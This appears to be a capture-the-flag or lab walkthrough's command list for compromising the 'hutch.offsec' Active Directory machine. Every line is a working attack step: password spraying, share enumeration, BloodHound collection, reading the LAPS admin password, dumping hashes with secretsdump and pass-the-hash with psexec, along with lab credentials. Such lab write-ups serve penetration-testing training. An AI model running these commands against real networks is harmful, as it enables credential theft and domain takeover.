crackmapexec winrm $IP -u users.txt -p users.txt
crackmapexec smb $IP -u users.txt -p ""
crackmapexec smb $IP -u users.txt -p "CrabSharkJellyfish192"
SMB Share Enumeration
smbmap -H $IP -u fmcsorley -p CrabSharkJellyfish192
BloodHound Collection
bloodhound-python -u 'fmcsorley' -p 'CrabSharkJellyfish192' -ns $IP -d hutch.offsec -c all
Start BloodHound
sudo neo4j start
bloodhound-start
pyLAPS
./pyLAPS.py --action get -d "hutch.offsec" -u "fmcsorley" -p "CrabSharkJellyfish192" --dc-ip $IP
Validate Administrator Password
crackmapexec smb $IP -u administrator -p "9frHC]P49vrJ17" -d hutch.offsec
secretsdump
impacket-secretsdump hutch.offsec/administrator@$IP
psexec Pass-the-Hash
impacket-psexec hutch.offsec/Administrator@$IP -hashes :<ADMIN_NTLM_HASH>